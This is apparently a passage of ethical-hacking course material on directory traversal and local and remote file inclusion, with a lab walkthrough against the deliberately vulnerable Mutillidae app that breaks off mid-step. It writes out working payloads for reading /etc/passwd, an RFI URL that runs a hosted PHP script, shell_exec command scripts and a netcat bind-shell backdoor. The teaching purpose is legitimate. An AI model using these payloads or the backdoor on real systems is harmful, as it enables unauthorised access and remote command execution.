- This example runs cmd.exe and retrieves a directory listing:
  - Starting the URL in the scripts directory is required due to the default restriction that executable code must run from the scripts directory
- May use encoding to bypass controls
- Patches are available for all the servers that are known to be vulnerable to this attack:
  - Recommendations in our report should discuss the patch and ensuring patches are applied

Web Penetration Testing and Ethical Hacking

The traditional example is a flaw from IIS. This flaw allowed an attacker to craft a URL that accessed the scripts directory but then went up the directory tree to finally access cmd.exe. The scripts directory was important because by default it was the only directory that programs were allowed to execute from.

This is not an IIS problem. Many different servers and applications have been vulnerable and more are found quite often. Typically, this is a bug in the server implementation, but we will see next how applications can be vulnerable to this also.




Sometimes, a web application enables the browser to specify a configuration file and location on the server to be included with the master configuration for that session.


Not all directory traversal vulnerabilities are immediately identifiable. Sometimes, a hidden field in a web form simply includes text, such as message-stuff. However, this may well be a filename. Try changing it to../message-stuff and see how the page changes.

Remember, we're talking about exploiting code written by developers who most frequently think only about how an application is supposed to work and attempts to make it follow that mold. If all goes well, the application mostly behaves as anticipated. If we touch it, however, it cries.


Any code that may access files in the server filesystem may be vulnerable. If we have any control, we have to check!



To test for this flaw, simply look for parameters that appear to contain filenames and change them to point outside the web root. Also look for parameters that are the basis for a filename such as the example of templ=red, which the application expands to ../../template/red.php.




To conduct directory traversal attacks, you need to understand where the default locations for various files are located. For example, Debian-based Linux systems with Apache often use /var/www/ or /var/www/html as the webroot. Users have their own webroots in /home/*username*/public_html/. The directory /usr/lib/cgi-bin is a common location for CGI scripts. Other applications may have their own, well-known webroot and scripts directory. The most important thing to understand is where the "current working directory" is when the script/application executes. That is where to begin thinking when you type your first "../"




After you identify a potentially vulnerable parameter, try out different ways to force it to load what you want. For example, if we take the example from a previous slide, ../../template/${tempvar}.php, we can do the following:

1. ../index may load the source code from the index file.
2. ../../../etc/passwd%00 which may load the /etc/passwd file.

The %00 is a null that many languages use to specify the end of a string. In our example the results would be ../../template/../../../etc/passwd%00.php. The OS would ignore the %00 and the rest of the string.




Next up: local file inclusion and remote file inclusion: hands-on.



Our goal: Perform both local and remote file inclusion exploits versus Mutillidae.

We use a Local File Inclusion (LFI) exploit to view a local file.

We then create two PHP scripts: one to run a local command and the other to open a shell backdoor. We then host them on a web server and use a Remote File Inclusion (RFI) exploit to load and run them.




Open Firefox and go to Exercises toolbar -> Mutillidae

Click Home.

Pay careful attention to the URL in the address bar.

Note: If Mutillidae becomes slow or unresponsive, quit Firefox and restart it.



Here are your challenges:

Perform a local file inclusion (LFI) attack versus Mutillidae, and display any local file.

Perform a Remote File Inclusion (RFI) attack versus Mutillidae:

- Write a PHP script that runs a local shell command and displays the output.
- Write a second PHP script that opens a backdoor shell listener.


Host both on a web server:

- Load and run via an RFI exploit.
- Connect to the backdoor listener.

You may stop here and attempt these steps or read ahead for step-by-step instructions. Students with LFI/RFI experience may want to attempt these challenges without hints: It's your call.

Step 1: Local File Inclusion (LFI)


- Pay careful attention to Mutillidae's Home screen's address bar:



- Note the page= parameter
  - Try to change that variable to display a local file of your choice
- The answer is on the next slide

Web Penetration Testing and Ethical Hacking

Pay careful attention to Mutillidae's Home screen's address bar:



`http://mutillidae/index.php?page=home.php`

Note the "page=" parameter: Change it to display a local file of your choice.

The answer is on the next slide.

Step 2: Local File Inclusion (LFI)

- /etc/passwd exists on most every UNIX/Linux server
- Change the Home address bar to:

  `http://mutillidae/index.php?page=/etc/passwd`

- Load the page

We know that **`/etc/passwd`** exists on most every UNIX/Linux server.

Change the Home address bar to:

`http://mutillidae/index.php?page=/etc/passwd`


Then load the page. Feel free to freestyle and view other files.

If you are thinking, that is so easy, you are correct.

Penetration testing's big secret: Sometimes, it's easy.

Please don't tell anyone!

We ramp up the difficulty and perform a Remote File Inclusion (RFI) exploit next.



We are going to write a PHP script, host it in **`/var/www/html`**, and attempt to have Mutillidae load and execute it via a Remote File Inclusion (RFI) exploit.

For the purposes of this lab walkthrough, Mutillidae and the PHP script will be on the same system.

Step 4: PHP Crash Course

- The PHP shell_exec function is well-suited for our nefarious purposes
- Here is a simple PHP script that executes the shell command of your choice:

```
<?php
echo shell_exec('<command>');
?>
```

- Next step: Write a PHP script that executes the id command
  - Save it as /var/www/html/id.txt

Web Penetration Testing and Ethical Hacking

This simple PHP script executes the shell command of your choice:

```
<?php
echo shell_exec('<command>');
?>
```

Note: You can write the PHP code as a single line:

```
<?php echo shell_exec('<command>'); ?>
```

Writing it in multiple lines makes it easier to read and also makes adding addition commands easier.

Step 5: Create /var/www/html/id.txt

- Use gedit to create the file:

```
$ sudo gedit /var/www/html/id.txt
```


- Enter the PHP code:

```
<?php
echo shell_exec('id');
?>
```

- Save the file and exit

Web Penetration Testing and Ethical Hacking

Enter the code as shown in this screen shot:




Then save the file and exit.

Step 6: Launch the RFI

- Press Home and change the address bar to:

  `http://mutillidae/index.php?page=http://127.0.0.1/id.txt`

- Load the page



Web Penetration Testing and Ethical Hacking

We now see the output of the id command.

Here is a slightly snazzier version of the id.txt script, which you can try:

```
<?php
$command='id';
echo "Running the '$command' command:";
$output=shell_exec($command);
echo "<pre>$output</pre>";
?>
```

Step 7: Create a Backdoor

- Let's create a backdoor listener via PHP
- Use gedit to create the file:

```
$ sudo gedit /var/www/html/shell.txt
```

- Enter the PHP code:

```
<?php
echo shell_exec('nc -l -p 4242 -e /bin/bash');
?>
```

  - Note: the first nc flag is the letter "ell," not a one
- Save the file and exit

Web Penetration Testing and Ethical Hacking


Use gedit to create the file:

```
$ sudo gedit /var/www/html/shell.txt
```


Enter the PHP code:

```
<?php
echo shell_exec('nc -l -p 4242 -e /bin/bash');
?>
```

Note: The first nc flag is a lowercase L, not a one.



Save the file and exit.



Press Home and change the address bar to:

